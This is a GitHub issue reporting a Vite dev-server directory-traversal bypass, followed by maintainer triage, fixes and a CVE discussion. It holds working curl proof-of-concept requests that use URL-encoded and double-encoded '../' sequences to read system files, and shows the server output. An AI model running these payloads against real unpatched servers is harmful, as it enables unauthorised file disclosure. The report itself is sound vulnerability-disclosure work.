New issue

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Unrestricted directory traversal with `@fs` (Bypass) #8498

Closed 7 tasks done **stypr** opened this issue on Jun 8 · 4 comments · Fixed by #8804 or #8979

Labels bug p5-urgent security

stypr commented on Jun 8 • edited

Describe the bug

The vulnerability found at #2820 was found to be not fixed properly, which leads to the unrestricted directory traversal.

Currently the `@fs` directory does check for the allowed path, but it does not check for encoded paths.

For example, assuming that `/@fs/home/test/` is the only allowed path, this can be bypassed by accessing `/@fs/home/test/%2e%2e%2f%2e%2e%2f`, which translates to `/@fs/home/test/../../` internally.

Since this way of access through the browser may output an inconsistent result, `curl --path-as-is` can be used as an alternative way to reproduce such issue.

Reproduction

Any vite project is affected by this vulnerability.

```
npm init @vitejs/app app
cd app
npm install
npm run dev
```

Reproduction in Windows

Accessing `C:/Windows/System32/drivers/etc/hosts` is blocked since the allow list only contains `C:/Users/stypr/Desktop/development/q/vite-project`.

```
$ curl --path-as-is -v "http://localhost:3001/@fs/C:/Windows/System32/drivers/etc/hosts"
*   Trying ::1:3001...
*   Trying 127.0.0.1:3001...
* Connected to localhost (127.0.0.1) port 3001 (#0)
> GET /@fs/C:/Windows/System32/drivers/etc/hosts HTTP/1.1
> Host: localhost:3001
> User-Agent: curl/7.75.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 403 Forbidden
< Access-Control-Allow-Origin: *
< Date: Wed, 08 Jun 2022 04:00:32 GMT
< Connection: keep-alive
< Keep-Alive: timeout=5
< Transfer-Encoding: chunked
<

    <body>
      <h1>403 Restricted</h1>
      <p>The request url "C:/Windows/System32/drivers/etc/hosts" is outside of Vite serving allow lis
      <style>
        body {
          padding: 1em 2em;
        }
      </style>
    </body>
  * Connection #0 to host localhost left intact
  *
```

What if we access like `C:/Users/stypr/Desktop/development/q/vite-project/../../../../../../Windows/System32/drivers/etc/hosts` ? In typical cases, this doesn't work

However, if we replace the path `../` as `%2e%2e%2f` and replace every trailing slashes to `%2f` , the check is bypassed and the path traversal becomes successful.

```
$ curl --path-as-is -v "http://localhost:3001/@fs/C:/Users/stypr/Desktop/development/q/vite-project/%
*   Trying ::1:3001...
*   Trying 127.0.0.1:3001...
* Connected to localhost (127.0.0.1) port 3001 (#0)
> GET /@fs/C:/Users/stypr/Desktop/development/q/vite-project/%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%
> Host: localhost:3001
> User-Agent: curl/7.75.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Access-Control-Allow-Origin: *
< Content-Length: 824
< Content-Type:
< Last-Modified: Tue, 31 May 2022 03:15:34 GMT
```

```
< ETag: W/"824-1653966934106"
< Cache-Control: no-cache
< Date: Wed, 08 Jun 2022 03:53:26 GMT
< Connection: keep-alive
< Keep-Alive: timeout=5
<
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
#       127.0.0.1       localhost
#       ::1             localhost
*a Connection #0 to host localhost left intact
```

Reproduction in Linux

Linux is also pretty much the same, you can first get the whitelist path (`/srv/q/app`) by accessing a random path(`/@fs/...`), and then do a path traversal based on the given whitelist.

```
curl -v --path-as-is "http://192.168.125.129:3000/@fs/srv/q/app/%2e%2e%2f%2e%2e%2f%2e%2e%2fetc%2fhost
*   Trying 192.168.125.129:3000...
* TCP_NODELAY set
* Connected to 192.168.125.129 (192.168.125.129) port 3000 (#0)
> GET /@fs/srv/q/app/%2e%2e%2f%2e%2e%2f%2e%2e%2fetc%2fhosts HTTP/1.1
> Host: 192.168.125.129:3000
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Access-Control-Allow-Origin: *
< Content-Length: 221
< Content-Type:
< Last-Modified: Tue, 30 Jun 2020 09:41:51 GMT
< ETag: W/"221-1593510111311"
< Cache-Control: no-cache
< Date: Wed, 08 Jun 2022 04:09:49 GMT
```

```
< Connection: keep-alive
< Keep-Alive: timeout=5
<
127.0.0.1       localhost
127.0.1.1       ubuntu

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
* Connection #0 to host 192.168.125.129 left intact
```

System Info

Windows

```
System:
  OS: Windows 10 10.0.19044
  CPU: (16) x64 AMD Ryzen 7 3800X 8-Core Processor
  Memory: 33.13 GB / 63.93 GB
Binaries:
  Node: 16.13.2 - C:\Program Files\nodejs\node.EXE
  Yarn: 1.22.10 - ~\AppData\Roaming\npm\yarn.CMD
  npm: 8.1.2 - C:\Program Files\nodejs\npm.CMD
Browsers:
  Edge: Spartan (44.19041.1266.0), Chromium (102.0.1245.33)
  Internet Explorer: 11.0.19041.1566
npmPackages:
  @vitejs/plugin-vue: ^2.3.3 => 2.3.3
  vite: ^2.9.9 => 2.9.10
```

Linux

```
System:
  OS: Linux 5.13 Ubuntu 20.04.3 LTS (Focal Fossa)
  CPU: (6) x64 AMD Ryzen 7 3800X 8-Core Processor
  Memory: 12.21 GB / 15.59 GB
  Container: Yes
  Shell: 5.0.17 - /bin/bash
Binaries:
  Node: 14.18.3 - /usr/bin/node
  Yarn: 1.22.10 - /usr/bin/yarn
  npm: 6.14.15 - /usr/bin/npm
Browsers:
  Chrome: 97.0.4692.99
  Firefox: 100.0.2
```

Used Package Manager

npm

Validations

- [x] Follow our Code of Conduct
- [x] Read the Contributing Guidelines.
- [x] Read the docs.
- [x] Check that there isn't already an issue that reports the same bug to avoid creating a duplicate.
- [x] Make sure this is a Vite issue and not a framework-specific issue. For example, if it's a Vue SFC related bug, it should likely be reported to https://github.com/vuejs/core instead.
- [x] Check that this is a concrete bug. For Q&A open a GitHub Discussion or join our Discord Chat Server.
- [x] The provided reproduction is a minimal reproducible example of the bug.

👍 1

stypr added the **pending triage** label on Jun 8

stypr changed the title ~~Unrestricted directory traversal with `@fs` (Bypass)~~ **Unrestricted directory traversal with `@fs` (Bypass)** on Jun 8

jonsoku2 commented on Jun 8

Good

sodatea added bug p5-urgent 🔥 security and removed **pending triage** labels on Jun 8

rootarcher mentioned this issue on Jun 15

add poc-yaml-vite-path-traversal chaitin/xray#1629

Open

sapphi-red added a commit to sapphi-red/vite that referenced this issue on Jun 26

`fix: /@fs/ dir traversal with escaped chars (fixes vitejs#8498)` ✕ `3a9168b`

sapphi-red mentioned this issue on Jun 26

fix: /@fs/ dir traversal with escaped chars (fixes #8498) #8804

Merged

9 tasks

sapphi-red added a commit to sapphi-red/vite that referenced this issue on Jun 26

`fix: /@fs/ dir traversal with escaped chars (fixes vitejs#8498)` f6c34ad

patak-dev closed this as completed in #8804 on Jun 27

---

patak-dev pushed a commit that referenced this issue on Jun 27

`fix: /@fs/ dir traversal with escaped chars (fixes #8498) (#8804)` ✓ 6851009

patak-dev pushed a commit that referenced this issue on Jun 27

`fix: backport #8804, /@fs/ dir traversal with escaped chars (fixes #8498 ...` ✗ e109d64

stypr commented on Jun 27 • edited — Author

@patak-dev

Do you guys have plans to add security advisory for this?
If not, I'm planning to request a CVE for this issue.

👍 1

patak-dev commented on Jun 27 • edited — Member

@stypr we think that a CVE is the best here, as we don't have another way to reach everybody. Please move ahead with the request, and thanks for the report.

Timeline:

- server.fsServer.strict released as experimental + opt-in in 2.3.1, providing a way to fix Unrestricted directory traversal with `@fs` #2820
- Also from 2.3.1, by default vite listen only to localhost, and exposing to the network was made opt-in (--host)
- Released as the default in 2.7.0, renamed to server.fs.strict

- Vulnerability report **Unrestricted directory traversal with `@fs` (Bypass)** #8498
- Patched with **fix: /@fs/ dir traversal with escaped chars (fixes #8498)** #8804, and released in 2.9.13

Users should avoid using exposing the network (as with `--host`) in <2.9.12, the issue is still there by default, but only through localhost so it is less problematic.

vite@3.0.0-beta.4 also includes the fix


👍 1

stypr commented on Jun 29 • edited ▾ Author

@patak-dev

I checked it sometime today and I think it's still* possible to bypass with the latest version...
I think there has to be some alternative way to filter this with a different strategy. decodeURI doesn't seem to be a good solution. Tested on 2.9.13

`%252e.%2f` eventually becomes `%2e./`, so the path traversal seems to work again.



😕 1

patak-dev reopened this on Jun 29

This was referenced on Jul 7

Filter files more flexibly lukeed/sirv#139

Closed

fix: re-encode url to prevent fs.allow bypass (fixes #8498) #8979

Merged

patak-dev closed this as completed in #8979 on Jul 8

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patak-dev pushed a commit that referenced this issue on Jul 8

`fix: re-encode url to prevent fs.allow bypass (fixes #8498) (#8979)` ✓ `b835699`

sapphi-red mentioned this issue on Jul 8

fix: backport #8979, re-encode url to prevent fs.allow bypass (fixes #8498) #8990

Merged

9 tasks

patak-dev pushed a commit that referenced this issue on Jul 8

`fix: backport #8979, re-encode url to prevent fs.allow bypass (fixes #…` ··· ✓ `adb61c5`

github-actions bot locked and limited conversation to collaborators on Jul 22

Assignees

No one assigned

Labels

bug p5-urgent 🔥 security

Projects

None yet

Milestone

No milestone

Development

Successfully merging a pull request may close this issue.

fix: /@fs/ dir traversal with escaped chars (fixes #8498)
sapphi-red/vite

fix: re-encode url to prevent fs.allow bypass (fixes #8498)
sapphi-red/vite

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4 participants